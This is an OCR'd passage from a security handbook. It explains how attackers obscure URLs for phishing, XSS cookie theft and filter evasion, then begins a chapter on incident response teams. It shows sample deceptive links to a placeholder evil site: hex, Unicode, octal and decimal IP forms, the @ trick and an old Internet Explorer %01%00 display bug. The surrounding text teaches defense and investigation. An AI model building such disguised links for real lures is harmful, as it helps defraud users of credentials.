URL obfuscation techniques are also often used in conjunction with cross-site scripting (XSS) attacks. Attackers employ these mechanisms to steal sensitive information from users' browsers, such as important cookies associated with E-commerce activities. To launch such an attack, a bad guy first finds a Web site vulnerable to XSS attacks. This vulnerability is based on Web applications that reflect any entered user input sent to the Web server back to a browser without any filtering. When one thinks about it, most Web sites actually reflect what a user types in back to that user. Consider a typical search engine. One enters a search string and types "security books" into a form, and the site echoes back something like: "Here are the results of searching for *security books*." The user input is reflected back to the browser. What if, instead of supplying a regular search string, an attacker included some JavaScript in the query? If the search site did not strip out the script, it would include this code as part of the output, the response from the Web server. The browser would receive the malicious script and run it.

To launch an XSS attack against another use of the Web site, the attacker needs to trick a user of that site into clicking on an attacker-created link that contains user input for the vulnerable site. To get a better feel for the underlying XSS attack structure, consider Figure 39.1, which highlights the series of actions typically involved in such attacks:

1. The potential victim sets up an account on a Web site that, at some point, reflects the person's input without filtering script characters. The Web application uses cookies to maintain session information in the user's browser; these are the cookies that the attacker wishes to obtain.
2. The attacker crafts a link that includes a script (such as JavaScript) with some cookie-stealing code, and tricks the victim into clicking on the link. The attacker could send this link to the victim in e-mail, or include it on a Web site viewed by the victim.
3. When the user clicks on the link with the malicious code, the victim's browser transmits the attacker's script to the Web site as part of the URL.
4. The site reflects the input, including the malicious script, back to the victim's browser.

5. The script runs in the victim's browser. Because the browser thinks the script came from the vulnerable Web site (which it did, upon reflection), the browser runs the script within the security context of the vulnerable site. The browser grabs the victim's cookies and transmits them to the attacker, using e-mail or by pushing them to the attacker's own Web site.
6. The attacker, armed with the sought-after session cookies, crafts the appropriate HTTP request and clones the person's session with the target Web site.

After including JavaScript in the URL, the attacker needs to dupe the victim into clicking on the link in order to activate the script. One way to accomplish this is to include the malicious link on a third-party Web site and trick the user into clicking on it via social engineering. An alternative is to send the link to the potential victim via e-mail, or to embed it in a posting on a discussion forum. The attacker's probability of success is far greater if the URL that includes the malicious script can be obscured, to avoid tipping off the user that nefarious activity is occurring.

Thwarting Log Analysis and Incident Handling

Beyond job hunters, household disharmonies, and XSS attacks, some bad guys obscure URLs to thwart log analysis and incident-handling activities. In a corporate environment, enterprise proxies often log all URLs visited by employees. A security team can scan proxy logs and look for access of sites associated with hacking tools to get advance warning that a user may be plotting an attack. Additionally, during an investigation of a computer attack perpetrated by an insider, these proxies provide a wealth of evidence regarding the attacker's habits and possibly even tools used in an attack. Sure, an organization's security team may have reasons to research various hacking tools to understand how they work and defend against them. But in most organizations, rank-and-file employees have no business accessing hacking sites, particularly while using corporate computers on the corporate network. To prevent such advance warning and useful clues to investigators, some users deliberately obscure their URLs.

Evading Filters

An additional motivation for obscuring URLs is also associated with proxies. Many organizations utilize Web-filtering tools based on proxies, such as the SurfControl® Web Filter and Websense Enterprise®, to prevent their users from surfing to unauthorized Web sites. Organizations can configure these proxies to block unwanted access to Web sites associated with hacking, gambling, pornography, and dozens of other categories. Although the Web filter vendors work diligently to decipher all URLs before applying filtering, some users attempt to dodge these filters by utilizing URL obfuscation techniques. By obscuring URLs, these users can surf the Internet unfettered by Web-filtering software.

My brother is a junior high school teacher. He tells me that kids trade techniques for dodging parental filters on the playground. When I was a child, we traded baseball cards; now kids swap ideas about how to evade filters. As a responsible parent (and security practitioner), you need to know how to spot these URL obfuscation shenanigans, whether your kids or employees within your organization use them.

Phishing

Perhaps the most pervasive use of URL obscuring techniques today is in association with *phishing* scams. In these attacks, a spammer sends out a multitude of unsolicited e-mails, impersonating a real-world commercial venture, such as a large financial services firm or ISP (Internet service provider). The recipients of this spoofed spam message are told that their accounts are about to expire, and they need to log in to their accounts to renew or update their user information, using the handy link provided in the e-mail itself. When unsuspecting users click on the link, they are directed to the attacker's own Web site, which is designed to impersonate the real site while harvesting account log-in credentials from the victim user. The attacker can then use these log-in credentials, typically including a password or credit

card number, to raid the victim user's account for funds. Of course, to maximize the effectiveness of a phishing scheme, the attackers attempt to obscure the URLs embedded in their spam. That way, even if users review the source HTML of the e-mail message, they still will not be able to determine that the URL is taking them not to the real site, but to the attacker's credential-harvesting server instead.

Techniques for Obscuring URLs

Attackers obscure URLs using a variety of mechanisms. The most popular techniques fall into four categories: (1) playing tricks with the browser, (2) shortening URLs, (3) using obscuring scripts, and (4) relying on anonymizing proxies. Let us now explore each of these options in more detail.

Playing Tricks with the Browser

One of the most common methods for obscuring URLs is to simply rely on the rich syntax supported by browsers in composing and parsing URLs. The vast majority of browsers today let a user refer to the same single Web page using a variety of different encoding and syntax types in the URL. The PC Help Web site at http://www.pc-help.org/obscure.htm originally summarized many of these techniques quite well, although its summary is somewhat out of date at the time of this writing. To help illustrate these various techniques, and to allow you to test them in your own browser, this author has prepared a Web page of his own that illustrates these techniques (www.counterhack.net/obscure.htm). Do not worry; this page will not attack you. It merely illustrates different sample techniques showing how URL obfuscation works so you can test it from the convenience of your own browser.

To understand the different methods of composing URLs that will be accepted by browsers, consider the following scenario. An attacker wants to change a URL so that it appears to refer to www.goodwebsite.org (with an IP address of 10.10.10.10), but really directs users to www.evilwebsite.org (with an IP address of 10.20.30.40). How can an attacker pull off such misdirection?

First, and perhaps most simply, the attacker can simply dupe the user by creating a link that displays the text "www.goodwebsite.org" but really links to the evil site. To achieve this, the attacker can compose a link such as the following and embed it in an e-mail or on a Web site:

```
<A HREF="http://www.evilwebsite.org">www.goodwebsite.org</A><p>
```

The browser screen will merely show a hot link labeled www.goodwebsite.org. When a user clicks it, however, the user will be directed to www.evilwebsite.org. Browser history files, proxy logs, and filters, however, will not be tricked by this mechanism at all, because the full evil URL is still sent in the HTTP request, without any obscurity. This technique is designed to fool human users. Of course, while this form of obfuscation can be readily detected by viewing the source HTML, it will still trick many victims and is commonly utilized in phishing schemes.

More subtle methods of disguising URLs can be achieved by combining the above tactic with a different encoding scheme for the evil Web site URL. The vast majority of browsers today support encoding URLs in a hex representation of ASCII or in Unicode (a 16-bit character set designed to represent more characters than plain-old 8-bit ASCII). Using any ASCII-to-Hex-to-Unicode calculator, such as the handy, free online tool at http://www.mikezilla.com/exp0012.html, an attacker could convert www.evilwebsite.org into the following ASCII or Unicode representations:

Hex representation of ASCII www.evilwebsite.org:

```
%77%77%77%2E%65%76%69%6C%77%65%62%73%69%74%65%2E%6F%72%67
```

Unicode representation of www.evilwebsite.org:

```
&#119;&#119;&#119;&#46;&#101;&#118;&#105;&#108;&#119;&#101;&#98;&#115;
&#105;&#116;&#101;&#46;&#111;&#114;&#103;
```

Then, the attacker can compose links of this form to dupe the user:

```
<A HREF="http://%77%77%77%2E%65%76%69%6C%77%65%62%73%69%74%65%2E%6F%72%
67">www.goodwebsite.org</A><p>

<A HREF="http://&#119;&#119;&#119;&#46;&#101;&#118;&#105;&#108;&#119;&#
101;&#98;&#115;&#105;&#116;&#101;&#46;&#111;&#114;&#103;">www.goodwebsite
.org</A><p>
```

Both of these links direct the user to the evil Web site, and not the good Web site. Attackers can even mix and match individual ASCII and Unicode characters, interleaving the different character sets in the same URL on a character-by-character basis. Although these techniques will not disguise the accessed URL in the browser history or proxy logs (which will show the regular, unobscured URL), these encoding techniques often fool users in phishing and related attacks. Additionally, it is worthwhile noting that the Unicode format for URLs is especially useful in bypassing various Web surfing filters.

Clearly, the average user will be unable to easily determine where these URLs are going by viewing the source HTML. However, Internet Explorer and other browsers do provide users with a clue about what is happening here. If the user has set the browser to display the Status Bar (configured in Internet Explorer by View→Status Bar), the true destination of the URL is displayed in the bottom of the browser window. Sadly, in many users' browsers, the Status Bar is turned off. In Windows XP, the Status Bar can be permanently forced on using two registry keys inside of HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main. The "Show_StatusBar" key should be defined and set to "yes," and the "Show_URLinStatusBar" should also be set to "yes."

Beyond diddling with encoding schemes of domain names, attackers can also utilize the IP address directly in a URL instead of a domain name. Remember, in our example, the IP address 10.20.30.40 refers to the evil Web site, and not the good one. So, to create a link to the evil site, the attacker could compose a URL such as:

```
<A HREF="http://10.20.30.40">www.goodwebsite.org</A><p>
```

Although not too crafty, using a standard IP address is better for the attacker, fooling a certain class of users as well as keeping scary-looking domain names out of browser histories and proxy logs. This IP address issue also opens up several other doors to the attacker. Instead of using an IP address in the familiar dotted-quad decimal notation (w.x.y.z), most browsers support a variety of other IP address representations.

An attacker could formulate an IP address in hexadecimal instead of dotted-quad decimal notation. By converting each of the decimal octets into hex, the attacker's URL accessing the evil site at 10.20.30.40 now becomes:

```
<A HREF="http://0x0A.0x14.0x1E.0x28">www.goodwebsite.org</A><p>
```

In addition to this dotted-quad hexadecimal IP address notation, some browsers also support concatenating the hex numbers one after the other, creating:

```
<A HREF="http://0x0A141E28">www.goodwebsite.org</A><p>
```

In addition to hex, many browsers also support octal IP address representations as well, letting us convert the IP address 10.20.30.40 into 0012.0024.0036.0050. In fact, Internet Explorer lets a user prepend arbitrary zeros in front of an octal IP address, giving rise to such bewildering combinations as 0000000012.0024.0000036.000050. With these techniques, attackers can toss these URLs into their bag of tricks:

```
<A HREF="http://0012.0024.0036.0050">www.goodwebsite.org</A><p>

<A HREF="http://0000000012.0024.0000036.000050">www.goodwebsite.org</
A><p>
```

Some browser versions (although not the latest version of Internet Explorer) go even further, allowing an IP address to be represented in decimal form. An attacker can take the dotted-quad decimal notation




FIGURE 39.2 Using the %40 as an @ symbol.

of A.B.C.D and calculate A*256^3+B*256^2+C*256+D to get a number that can then be used in an IP address. In our example, 10.20.30.40 would become 169090600, as in:

```
<A HREF="http://169090600">www.goodwebsite.org</A><p>
```

If that is not enough variation for you, consider one final set of techniques that work in some browsers: utilizing the @ symbol embedded in a URL. According to RFC 1738, the structure for a full URL actually consists of the following elements:

```
<scheme>://<user>:<password>@<host>:<port>/<url-path>
```

Of course, the user, password, and associated @ symbol are typically left blank, giving our commonly expected unauthenticated access of a Web site with http://host/url-path. In fact, most Web sites ignore any data included in the user or password components of the URL. Furthermore, the port number is also often omitted, defaulting to the standard port for the given protocol. Using this standard format of a URL, an attacker can create a URL of the following format:

```
<A HREF="http://www.goodwebsite.org@www.evilwebsite.org">www.goodwebsite.
org</A><p>
```

This link will direct the victim to the evil Web site and provide a username of www.goodwebsite.org to the evil site, which will be ignored. Still, the user is being tricked to go to the wrong Web site. By combining this @ technique with any of the domain name or IP address masking techniques discussed earlier, the attacker can create a huge number of different obscured URLs to confound users. Consider this variation, which uses the @ technique together with octal encoding of the IP address:

```
<A HREF="http://www.goodwebsite.org@0012.0024.0036.0050">www.goodwebsite.
org</A><p>
```

This sure looks like it is accessing www.goodwebsite.org, but really does direct a browser to 10.20.30.40, also known as www.evilwebsite.org. Making matters even worse, the @ symbol itself can be converted to ASCII %40 to divert some browsers. Using the %40 as an @ symbol, and encoding the URL in its hexadecimal ASCII representation, the attacker could create the URL shown in Figure 39.2, confounding the vast majority of users and quite a few investigators.

Further adding to the problem, another major issue was originally discovered in December 2003 in Internet Explorer. Before Microsoft released a patch in early 2004, it would not render any characters following a %01%00 in a URL in the browser's location line or Status Bar. Everything before the %01%00 would display properly, but the %01%00 itself and everything after it was omitted from the display. Therefore, an attacker could easily dupe a user by putting a%01%00 just before an @ symbol or %40 to disguise the true nature of the URL, as illustrated in this link, which would show only www.goodwebsite.com in the browser windows, the URL location line, and in the Status Bar:

```
<A HREF="http://www.goodwebsite.org%01%00%40%77%77%77%2E%65%76%69%6C%77%
65%62%73%69%74%65%2E%6F%72%67">www.goodwebsite.org</A><p>
```

Because of all these problems and the explosion of phishing attacks, Microsoft altered it with a patch in February 2004 that prevents links with the @, %40, or %01 characters from functioning in the browser. While recently patched versions are safe, older versions are certainly vulnerable to @, %40, and %01 attacks. Additionally, many other browsers support the RFC-compliant @ notation, leading to potentially duped users.

Using Obscuring Scripts

Another URL obscuring technique used by attackers deals with altering HTML so that users who view the HTML source are presented with a screen full of gobbledygook. Consider this scenario. An attacker creates or takes over a Web site that includes links that appear to connect to legitimate Web sites. In reality, these links actually connect to additional sites controlled by the attacker. For example, the attacker may have created or taken over an advertising site that displays links apparently for several online banks. However, these links actually point to fake bank sites created by the attacker.

Under normal circumstances, by viewing the HTML source of the attacker's site, a potential victim can ascertain the true nature of the misleading links. Some attackers address this issue by creating specialized JavaScripts that encode the original HTML source, scrambling it to make it unreadable by humans. When the user surfs to the attacker's page, the encoded HTML is sent to the user's browser, along with a special browser script that decodes the page for display in the browser window. Everything looks normal inside the browser window because the script works its magic in decoding the page. But, when users view the source HTML, they will see the decoding browser script, followed by a bunch of encoded gibberish. Inside this gibberish, of course, are the encoded links to the attacker's Web sites pretending to be links to the banks.

Various free, shareware, and commercial tools are available to encode Web pages in this way, including Intercryptor, Psyral Phobia, Carbosoft, MS Script Encoder, HTMLCrypt, and HayWyre. These tools were not necessarily created with evil intentions, of course. They were developed so that Web site designers could lower the chance of others easily copying their more interesting HTML and scripting schemes. However, attackers sometimes abuse these tools to purposely confuse users and disguise a scam.

Because the browser script that decodes the links is passed along with the HTML, a user could reverse-engineer the encoding mechanism and view the original HTML. As discussed in the defenses section of this chapter, several Web sites offer free decoding forms on the Internet. In essence, the attackers using this technique are attempting to achieve security through obscurity, and we can pierce that obscurity. Still, in duping users about the links in their browser, this technique works with acceptable probabilities for most attackers.

Shortening URLs

Instead of manipulating the different browser URL options to obscure URLs, attackers sometimes turn to a variety of free URL shortening services to help obscure a URL. Dozens of different services on the Internet allow users to take a long URL and convert it to a small, easily referenced format. These Web sites then store a record mapping the shortened URL to the original full URL for access by the user. When a user selects the shorter link, an HTTP request is sent to the URL shortening service's Web site. That Web site responds with an HTTP redirect message that takes the browser to the original Web site itself. These shortening services are not necessarily evil; they can provide a useful service by creating easy-to-type short URLs out of very large and ugly ones.

For example, using the Web service at www.tinyurl.com, an attacker can take a link, such as http://www.evilwebsite.org, and convert it to an alternate form, such as http://tinyurl.com/2hqby. Then, whenever a user accesses http://tinyurl.com/2hqby, the TinyURL Web site will redirect the browser to the evil Web site. Additional URL shortening services include www.makeashorterlink.com, http://csua.org/u/, and www.rapp.org/url. It is important to note, however, that because these services utilize HTTP redirects to send the browser to the original Web site, the browser history and proxy logs will show access of both the shortening service and the evil Web site itself. Therefore, this URL shortening technique will likely be combined with all of the browser URL obscuring capabilities discussed in the previous section, creating a bewildering assortment of options for attackers.

Relying on Anonymizing Proxies

Another technique used to obscure the true nature of URLs involves laundering requests through various proxies widely available on the Internet. Instead of a URL referring directly to the evil Web site, the URL

TABLE 39.1 Free and Commercial Proxies

Service Name	URL	Services Provided
Anonymizer	www.anonymizer.com	This service was one of the first anonymizers, and remains one of the most popular. It offers free anonymizing services, which are extremely slow, as well as much higher bandwidth commercial services. Both HTTP and HTTPS access are available.
IdMask	www.idmask.com	This site provides free and commercial services, but currently supports only HTTP (not HTTPS).
Anonymity 4 Proxy	www.inetprivacy.com/a4proxy/	This site provides commercial software that a user loads onto a machine that automatically directs all HTTP and HTTPS requests to an automatically updated list of free proxy services.
The Cloak	www.the-cloak.com	This free service offers both HTTP and HTTPS access.
JAP	anon.inf.tu-dresden.de	This is another anonymous proxy, hosted out of Germany.
Megaproxy™	http://www.megaproxy.com/	This commercial anonymizer offers monthly or quarterly subscriptions.

makes a connection to an HTTP/HTTPS proxy, and then directs the proxy to access the ultimate target site. All information necessary to access the proxy and the ultimate destination are built into the URL itself, and no reconfiguration of the browser's proxy settings is required. This technique is extremely useful for attackers, tricking users, foiling browser history analysis, and limiting the information left in corporate proxy logs. Table 39.1 shows a short list of some of the most popular free and commercial proxies available today. As with most of the techniques used in URL obfuscation, these proxy services have a goal that is not in itself evil. They are designed to provide anonymity to Web surfers, stripping off information about users and browsers to prevent prying eyes from observing surfing habits. However, attackers can abuse them to obscure URLs.

To get a feel for URL obfuscation using a proxy, consider Anonymizer.com, one of the first and biggest anonymizing proxy sites which offers both free and commercial anonymizing proxy services. Using their free service, an attacker could create a URL of this form to access our hypothetical evil Web site, www.evilwebsite.org:

```
http://anon.free.anonymizer.com/http://www.evilwebsite.org
```

Typing that into a browser's location line will send the browser to the anonymizer.com, and instruct it to retrieve the evil Web site. In addition to the free service, paid subscribers to anonymizer.com can even enable URL encryption, which alters the URL so that only the anonymizer.com part can be viewed. Everything in the URL beyond anonymizer.com is encrypted. Such encrypted URLs would make proxy log analysis by investigators extremely difficult.

Many of these services are available for free, although commercial subscribers paying a monthly fee will get better performance and more features. Figure 39.3 illustrates some of the options supported by the free version of The Cloak proxy, at http://www.the-cloak.com/login.html. Note that a user can surf through this proxy, which can remove any active content that might reveal the user's identity, location, or browser settings, including JavaScript, Java, and cookies.

Beyond these big, widely used proxy services, vast numbers of small, private Web proxies are continually being added to the Internet, as indicated by an amazingly huge list of these sites at http://www.samair.ru/proxy/. Furthermore, many recent worms and spam attacks have spread backdoor software that includes Web proxy capabilities. When an a worm infects an unpatched machine or an unwitting user runs a spam e-mail attachment, the attacker's Web proxy begins silently waiting for HTTP requests in the background, which it will relay on behalf of the attacker or anyone else discovering the proxy. The widely used Phatbot and Agobot backdoor tools, which plagued Internet users throughout early 2004, both include HTTP and HTTPS proxies. A user could even set up his or her own proxy on an Internet-accessible external machine and use it to obscure URLs and launder connections.




FIGURE 39.3 Configuration for The Cloak.

Dealing with Obscured URLs

These URL obscuring techniques can confound users and investigators alike. Making matters even worse, each of the techniques discussed thus far can be used together. An attacker can create a URL that accesses an evil Web site through a proxy, condense the resulting URL using a URL shortening service, use a script to encode the HTML associated with that URL, and then hide the entire mess using various browser tricks to disguise the domain name or IP address itself. Such a tortuous path would certainly be difficult to unwind, both for the average user and for many investigators.

So, how can we deal with these various URL obscuring schemes? The defenses fall into several categories, including educating users, filtering appropriately, and carefully investigating URLs left as evidence.

User Awareness

One of the most important elements in dealing with obscured URLs involves educating users that such techniques exist and are regularly used in phishing schemes. Make sure your users, including employees and temps, understand that links in e-mail can be easily twisted into a form that appears innocent but is really nasty. Of course, you do not have to provide the technical details covered in this chapter. In most organizations, it will suffice to warn users not to blindly click on links and assume they are visiting the real Web site. When in doubt, they should always type in the full name of a Web site they are visiting into the browser's location line, rather than clicking on a link on a Web page or in e-mail. As an added tip for your users, tell them to make sure they have enabled their Status Bar if they are using Internet Explorer (View→Status Bar). Advise them to always consult this Status Bar before clicking on a link.

Also, if your organization engages in E-commerce, such as online financial services, retail transactions, or even Internet services, be sure that you alert your customer base regarding the dangers of phishing attacks. Let them know your organization's policies regarding sending e-mail to its customers. Most E-commerce companies have a strict policy of *never* sending unsolicited e-mail to a customer; such policies are a good idea. If you do not have such a policy, either consider developing one or at least educate your users about differentiating between your authentic e-mail and notices from imposters. Finally, tell your customers that they should never click on a link in e-mail messages claiming to come from your company.

Filtering Appropriately

URL obfuscation to dodge filters can be quite a nuisance, as users in your environment access Web sites they should not be allowed to see. Because attackers continuously discover new ways of disguising their URLs, make sure you keep your Web-filtering products (e.g., SurfControl, WebSense, etc.) up-to-date. Apply new updates, patches, and signatures to your Web-filtering products on a regular basis, just as you do with anti-virus tools and intrusion detection system engines. Make a scheduled appointment on a weekly, or at the very least bi-weekly, basis to upgrade your filters. Also, review your Web proxy logs to look for signs of filter evasion tactics through URL obfuscation to get a heads-up before an actual attack occurs.

Investigating URLs

Finally, while performing detailed log analysis or conducting an investigation, make sure to carefully analyze any URLs you discover in light of the techniques discussed in this chapter. These URLs may not be what they appear. To determine the real purpose and destination of a potentially obscured URL, there are several options.

First, if any components of the URL are encoded using hexidecimal or Unicode techniques, you can use the handy decoder tool located at http://www.mikezilla.com/exp0012.html to get more insight into the true domain name or other aspects of the URL.

Furthermore, you could simply surf to the URL in a browser and see where it takes you. Be very careful with this approach, however. The target site could log your address and possibly even attack your browser with malicious code. Therefore, whenever I am conducting an investigation that requires surfing to potentially untrusted URLs, I browse there from a separate machine dedicated to this task. This computer is completely sacrificial, rebuilt on a regular basis, and includes no sensitive data on its hard drive. Furthermore, I always use an alternate dial-up provider for such exploratory dangerous surfing, instead of my main ISP. That way, any logs will merely reveal the dial-up ISP's network addresses.

When in a hurry, however, you may not have a complete sacrificial system ready for exploratory browsing. In such circumstances, consider using a limited browser or an HTTP retrieval tool to get the page so you can investigate it further using an editor. You can grab a single Web page while minimizing the chance of attack by malicious code using Lynx (the text-based browser) or wget (a command-line HTTP retrieval tool). I personally prefer using wget to snag a single page from the Web. This tool is freely available for Linux, most UNIX variations, and Windows at http://wget.sunsite.dk. Of course, looking at such retrieved pages in a regular browser could result in malicious code execution. Thus, after grabbing a single Web page using wget and saving it in a file, I typically open it in a text editor and peruse its contents safely. Using a text editor such as vi, emacs, or Notepad, I can be more certain that any scripts in the page will not be able to execute.

If the retrieved HTML has been encoded with a script of some sort, such as the Intercryptor, Psyral Phobia, Carbosoft tools discussed above, there are a variety of free online services that will decode them into a close facsimile of their original HTML. Check out Stephane Theroux's amazing free decoders at http://www.swishweb.com/dec.htm. This site can decode seven different popular HTML encoding schemes. Also, Matthew Schneider's online spam-fighting tools at http://www.netdemon.net/tools.html include several HTML decoding mechanisms and tools for un-obfuscating URLs.

Finally, if you want to avoid actually surfing to or grabbing HTML from a suspicious URL, but instead just want to get a feel for the type of Web site it represents, you can try some free services that categorize different Web sites with objectionable content. One of my favorites is SurfControl's online URL checker, freely available at http://www.surfcontrol.com. When provided a URL, this very useful service tells you if SurfControl filters it, and what category it falls into. So, if you have some freakish URL, paste it into the "Test-A-Site" box at SurfControl, and see whether it is a pornographic, hacking, or other potentially objectionable Web site, without ever surfing directly to the site at all. Figure 39.4 shows the results of using the SurfControl Test-A-Site feature for a given URL that was obscured using the hex representation of ASCII technique discussed earlier.




FIGURE 39.4 Using SurfControl Test-A-Site.

Conclusion

Five years ago, URL obfuscation techniques were merely an interesting anomaly, a plaything of geeks and a small handful of computer attackers. More recently, however, these techniques have taken on a far more sinister tone and have been much more widely applied. With the rise in spam and phishing schemes, as well as other tactics to trick users, URL obfuscation has hit the mainstream. Therefore, make sure to arm your users with the knowledge necessary to avoid the pitfall of clicking on links with obfuscated URLs. And, if confronted with strange URLs during an investigation, make sure to carefully examine them to determine their true nature.

CIRT: Responding to Attack

Chris Hare, CISSP, CISA

This chapter presents a number of topics and issues for today's organization when considering the requirements and impact of establishing a computer incident response team (CIRT). This chapter makes no assumptions as to where a CIRT should be positioned from an organizational perspective within an organization, but focuses on why establishing a CIRT is important and what is involved in setting one up.

The term Computer Emergency Response Team, or CERT, is used to identify the government-funded team located at Carnegie Mellon University. The university has trademarked the name CERT (http://www.cert.org). Consequently, incident response teams are known by one of several other names. These include:

- Computer Incident Response Team (CIRT)
- Computer Security Incident Response Team (CSIRT)
- Systems Security Incident Response Team (SSIRT)

Regardless of the nomenclature, the CIRT is typically responsible for the initial evaluation of a computer security incident and providing corrective action recommendations to management. This chapter explores in detail the prerequisites, roles and responsibilities, and supportive processes necessary for a successful CIRT capability.

History

Prior to the Morris Internet worm of 1988, computer security incidents did not really get a lot of attention, as the problem was not well understood. At that time, there was only a fraction of the total network hosts connected today.

The Morris worm demonstrated to the Internet community, and to the computing world in general, that any determined attacker could cause damage, wreak havoc, and paralyze communication systems by using several commonly known vulnerabilities in UNIX system applications.

The nature of the problem is quite severe. An Internet mailing list known as BUGTRAQ discussed security issues and vulnerabilities in applications and operating systems. This mailing list currently has a volume of more than 1000 messages per quarter, most of which are exploits, bugs, or concerns about commercial applications.

Consider that IBM's mature MVS operating system has 17 million lines of assembly language instructions. Microsoft's Windows NT 5 (Windows 2000) has more than 48 million lines of C and assembly language code. The recognized "bug" factor is one bug for each 1000 lines of code. Windows NT 4 had more than 100,000 validated bugs. This means that there is potential for 48,000 bugs in Windows NT 5.

These bugs provide the perfect opportunity for the attacker to gain access to a system, and either steal, modify, or destroy information or resources from the system owner.

Who Is Attacking Who?

The nature of the attacker is changing dramatically. Considering the movies of a few years ago, *The Net* and *Sneakers*, computer hackers were portrayed as well-educated adults who knew their way around computer systems. They understood what information they needed, how to get it, and what they had to do once they gained access to a system.

Attacker profiles vary considerably:

- *The Naïve*: These attackers have little real knowledge or experience. They are out to do it for fun, with no understanding of the potential consequences.
- *Brutish* (*script kiddies*): These attackers also lack little real knowledge, and make heavy use of the various attack tools that exist. This means that they become obvious and visible on attacked systems due to the heavy probing and scanning used.
- *Clueful*: These are more experienced attackers, who use a variety of techniques to gain access to the system. The attacks are generally more subtle and less obvious.
- *Truly Subtle*: These are the computer criminals of the twenty-first century. They know what they want, who will pay for it, how to get access, and how to move around the system once they enter it. These attackers leave few or no traces on a system that they were in fact there.

The Teenage Attacker

The development of more sophisticated tools has lowered the required sophistication level of the attacker. There are reports of attackers who successfully used the tools to gain access to a system, but then did not know what to do once they got in.

Many teenage attackers also make use of the techniques demonstrated by actor Matthew Broderick in the 1980s movie *War Games*. Broderick used a program known as a "war dialer" to locate the modem tones for computer systems. Today's tools provide the naïve or clueful and brutish attackers with the necessary tools to gain access to almost any system. These tools are meant to be stealthy by nature; and although frequently used by the people outside the organization, they are also used from within. Information on common exploits and attacked sites are available at http://www.rootshell.com, among others.

Although these tools do provide an easier method to compromise a system and gain access, attackers must still know what to do on the system once they have gained access. Recent attempts, as reported in *Systems Administration and Network Security (SANS)* (http://www.sans.org) bulletins and briefings, show that some successful attacks result in little damage or information loss because the attacker did not know how to interact with the system.

The Insider

Insiders may or may not have malicious intent. Their authorized presence on the network allows them virtually unrestricted access to anything, and may allow them to access information that they would normally not have the authority to access. This makes the distinction between the fact that employees are authorized to access the network and specific information and applications available. It does not imply that an employee has any implicit or explicit authorization to access all of the information available on the network.

Malicious insiders are insidious individuals whose goal is to steal or manipulate information so that the company does not have access to complete and accurate data. They may simply destroy it, provide it to the competition, or attempt to embarrass the company by leaking it to the media. These people have authorized access to the network, and therefore are difficult to trace and monitor effectively.

Insiders who are experiencing personal difficulties (e.g., as financial problems), are targets for recruitment by competitive intelligence agencies.

Even more important, insiders can make copies of the information and leave the original intact, thereby making it more difficult to detect that a theft took place. Those insiders that do cause damage lead to detection of the event, but those that undertake some planning make detection much more difficult — if not impossible

The Industrial Spy

Probably the most feared are the industrial spies. These attackers specifically target a particular company as a place from which to obtain information that they have been hired to collect, or that they believe will be considered valuable to others who would buy it. This is known as industrial or economic espionage. The difference between the two is that industrial espionage is conducted by organizations on behalf of companies, and economic espionage is data collection that is authorized and driven by governments.

These criminals are likely well-trained and will use any means at their disposal to discover and steal or destroy information, including social engineering, dumpster diving, coordinated network attacks, even getting a job as a contractor. The FBI (http://www.fbi.gov) states that a typical organization can expect that one in every 700 employees is actively working against the company.

Nature of the Attack

The attackers have a variety of tools and an increasing number of vulnerabilities in today's software from which to choose. The nature of the attack and the tools used will vary for each of the attacker types and their intent.

Attack Tools

A very extensive — and for the most part easily obtained — set of attack tools is available to today's attacker. They range from C language files that must be compiled and run against a system, to complex scanning and analysis tools such as nmap. A sample nmap run against several different hosts is illustrated in Exhibit 151.1.

The output of the various attack tools can provide the attacker with a wealth of information regarding the system platform, and as such is used by many attackers and system administrators alike. For example, the output illustrated in Exhibit 151.1 identifies the network services that are configured and additional information regarding how easy it would be to launch a particular types of attack against the system. Take special note that it was able to correctly guess the operating system.

Viruses and Mobile Code

A virus is program code that is intended to replicate from system to system and execute a set of instructions that would not normally be executed by the user. The impact of a virus can range from simple replication, to destruction of the information stored on the system, even to destruction of the computer itself.

EXHIBIT 151.1 Sample Output of nmap of a Linux System.

Log of: ./nmap -O -v -v -o /tmp/log2 192.168.0.4

Interesting ports on linux (192.168.0.4)

Port	State	Protocol	Service
21	open	tcp	ftp
23	open	tcp	telnet
25	open	tcp	smtp
37	open	tcp	time
